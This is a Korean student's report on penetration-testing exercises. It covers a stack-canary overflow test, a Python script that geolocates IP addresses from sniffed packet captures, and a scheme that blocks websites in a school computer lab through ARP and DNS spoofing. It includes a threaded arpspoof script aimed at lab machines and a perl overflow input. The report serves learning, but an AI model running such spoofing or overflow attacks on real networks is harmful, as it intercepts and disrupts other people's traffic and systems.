*** stack smashing detected ***: ./bof terminated
Aborted (core dumped)
gmd@GMD:~/BOF$ ./bof `perl -e 'print "A"x30'`
Canary = 0x41414141
Segmentation fault (core dumped)
```

SSP 우회 성공

아무리 많은 “A”를 매개변수로서 대입해 canary 의 값이 “A”로 덮어 씌어졌어도 ‘stack smashing deteced’라는 메시지는 뜨지 않는다.

SSP 우회에 성공했다.

⌨ 느낀 점

GMD 서버 모의해킹은 나쁘지 않은 결과를 얻은 듯 하다. ARP Spoofing & DNS Spoofing 을 통해 네트워크 상의 취약점을 찾았고 SSP 우회를 통해 메모리 상의 취약점을 파악했다. 하지만 아직 이에 대한 대응 방안은 고안하지 못했다. 대응 방안을 구상하고 실제로 구현시켜 모의해킹을 완성시킬 필요가 있다.

IP 위치 추적

목적

해킹 툴을 제작하는데 Python 만한 것이 없다는 사실을 책을 통해 접했다. 또한 IP 주소와 패킷에 관련된 네트워크 이론을 접했다. 습득한 두 가지 사실로부터 'Python 으로 네트워크 이론 활용해 어떻게 해킹 툴을 만들 수 있을까'라고 생각하는 도중 IP 주소의 위치 추적에 대해 관심을 갖게 되고 이를 Python 으로 구현하기로 했다.

※ IP 주소의 위치 추적 자체는 불법이 아니다. 위치 추적하는 과정에서 정보통신보안법을 위반하는 행위를 할 때, 불법으로 간주된다.

활동 내용

GeoIP 라는 Database 는 IP 주소와 위치 정보를 일대일로 대응시킨 정보를 가지고 있다. 또한 Python 의 dpkt 모듈을 이용해 무선 랜을 통해 수집한 정보를 모아놓은 pcap 파일을 열 수 있고, socket 모듈을 통해 패킷의 정보를 분석할 수 있음을 이용했다.

또한 파악한 위치 정보를 Google Earth 에 표시하기 위해 Google Earth 에서 사용하는 xml 의 형식을 이용해 다음과 같이 코드를 작성했다.


```
import pygeoip
import dpkt
import socket

gi = pygeoip.GeoIP('d:\\GeoLiteCity.dat')

#ip -> KML
def retKML(ip):
	rec = gi.record_by_name(ip)
	try:
		longitude = rec['longitude']
		latitude = rec['latitude']
		kml = (
			'<Placemark>\n'
			'<name>%s</name>\n'
			'<Point>'
			'<coordinates>%6f,%6f</coordinates>\n'
			'</Point>\n'
			'</Placemark>'
			)%(ip,longitude,latitude)
		return kml
	except:
		return ''

#return all of KML's Data
def plotIPs(pcap):
	kmlPts = ''
	#call function 'retKML' from each IP Address
	for (ts, buf) in pcap:
		try:
			eth = dpkt.ethernet.Ethernet(buf)
```

```
                        ip = eth.data

                        #start IP
                        src = socket.inet_ntoa(ip.src)
                        srcKML = retKML(src)

                        #destination IP
                        dst = socket.inet_ntoa(ip.dst)
                        dstKML = retKML(dst)

                        #add KML data
                        kmlPts = kmlPts + srcKML + dstKML
                except:
                        pass
        return kmlPts

f = open('test.pcap', 'rb')
pcap = dpkt.pcap.Reader(f)
kmlheader = '<?xml version="1.0" encoding="UTF-8"?>\n<kml
xmlns="http://www.opengis.net/kml/2.2">\n<Document>\n'
kmlfooter = '</Document>\n</kml>\n'

#kmldoc = kmlheader + plotIPs(pcap) + kmlfooter
kmldoc = kmlheader + plotIPs(pcap)
srcKML = retKML('119.215.137.64')

t = open('iptrace.kml' ,'w')
t.write(kmldoc)
t.write(srcKML)
t.write(kmlfooter)
```

내 노트북에서 www.stackoverflow.com 에 접속한다고 했을 때 무선으로 송수신되는 패킷을 스니핑해 pcap 파일로 만들어 Python 으로 작성한 프로그램으로 분석했다. 결과는 다음과 같다.

Life Sciences Library (173.194.126.191)


Mark Avenue, Mountain View, CA 94043



서울특별시 을지로 5 가(59.18.44.148)

US Post Office (72.10.193.111)

747 Broadway, Albany, NY 12207 (518) 426-2287



북위 53 도 59 초, 서경 1 도 59 초

(94.31.29.230)

작성한 프로그램이 분석한 결과에는 www.stackoverflow.com 에 접속하기 위해 거치는 경유지의 IP 주소들이 수도 없이 많았지만 그 중 4 개를 뽑아봤다. xml 파일의 형식에 맞게 프로그램이 xml 파일을 작성해 주어서 Google Earth 에 해당 IP 에 대응하는 위치의 IP 주소를 표시했다.

⌨ 느낀 점

Python 으로 만든 첫 네트워크 관련 스크립트여서 미숙한 점이 많았다. 하지만 네트워크 이론을 실전에 적용하고 이를 시각적으로 표시할 수 있게 되었다는 점이 마음에 들었다.

정보실 관리 시스템 구축

⌨ 목적

해킹 기술을 보안적 측면에서만 활용하는 것이 아닌 관리 차원에서 활용할 수 있는지 알아보기 위해서 모의 해킹에 사용한 기술을 이용해 정보실 관리 시스템을 간단하게 구축했다.

계획된 것 중 내가 담당하기로 한 정보실 관리 시스템은 웹툰, 스포츠 뉴스와 같은 학습과 무관한 웹 사이트에 대한 접속 차단이다.

⌨ 활동 내용


모의 해킹에서 사용한 ARP Spoofing & DNS Spoofing 을 그대로 정보실의 1 번 ~ 10 번 컴퓨터에 적용시켜 보았다.

GMD 서버 하나만을 해킹 대상으로 삼았을 때는 명령어를 수동으로 입력했지만 10 개의 컴퓨터 각각에 대해서 개별적으로 명령어를 입력하는 것은 비효율적이라고 생각해 ARP Spoofing 을 수행하는 arp.py 를 다음과 같이 작성했다.

```
import os
import threading

for i in range(2, 12):
	th = threading.Thread(target=os.system, args=("arpspoof -i eth0 -t 200.200.100.%s
200.200.100.1" % str(i),))
	th.start()
```

threading 을 사용해서 동시에 여러 작업을 수행하도록 코드를 구성했다. arpspoof 를 os.system 을 통해 실행하고 arpspoof 가 끝나는 것을 기다리지 않고 다음 명령어를 실행하게 한다.

DNS Spoofing 은 모의 해킹과 동일하게 수행했다. ARP Spoofing & DNS Spoofing 은 GMD 서버에서 수행한다.



모의 해킹에서 얻은 결과와 동일하다

Spoofing 기법들이 모의 해킹에서는 GMD 서버가 특정 웹 사이트로 접속하는 것을 막는 해킹이었다면 정보실 관리 시스템 구축의 측면에서는 1 번 ~ 10 번 컴퓨터에 대해서 학습과 무관한 웹 사이트를 차단한 것이다.

1 번 ~ 32 번 컴퓨터를 대상으로는 GMD 서버가 다운이 되었다. 아마도 과도한 트래픽을 GMD 서버가 견디지 못한 듯 하다. 아무리 트래픽이 과다하다 할지라도 fragrouter 를 통해 트래픽을 지속적으로 정상적인 방향으로 흘려주기 때문에 과도한 트래픽이 원인이 아닐 수도 있다. 아직까지 이에 대한 원인은 밝히지 못했다.

✍ 느낀 점

정확한 테스트를 하진 않았지만 GMD 서버가 견딜 수 있는 것은 15 대 정도 되지 않을까 싶다. 즉, 아직까지는 정보실 관리 시스템을 최대 15 대의 컴퓨터에 적용 가능하다는 것이다. 체계적으로 관리 시스템을 구축하기 위해서는 프록시 서버를 GMD 서버에 구축한 후 관리를 위한 프로그램을 사용하는 것이 정석이겠지만 해킹 기법이 관리 시스템에서도 사용될 수 있다는 가능성을 알고 싶어서 모의 해킹의 경험을 관리 시스템 구축에 활용했다. 결과는 '어느 정도는 괜찮다'인데 나쁘지 않은 듯 하다.

끝.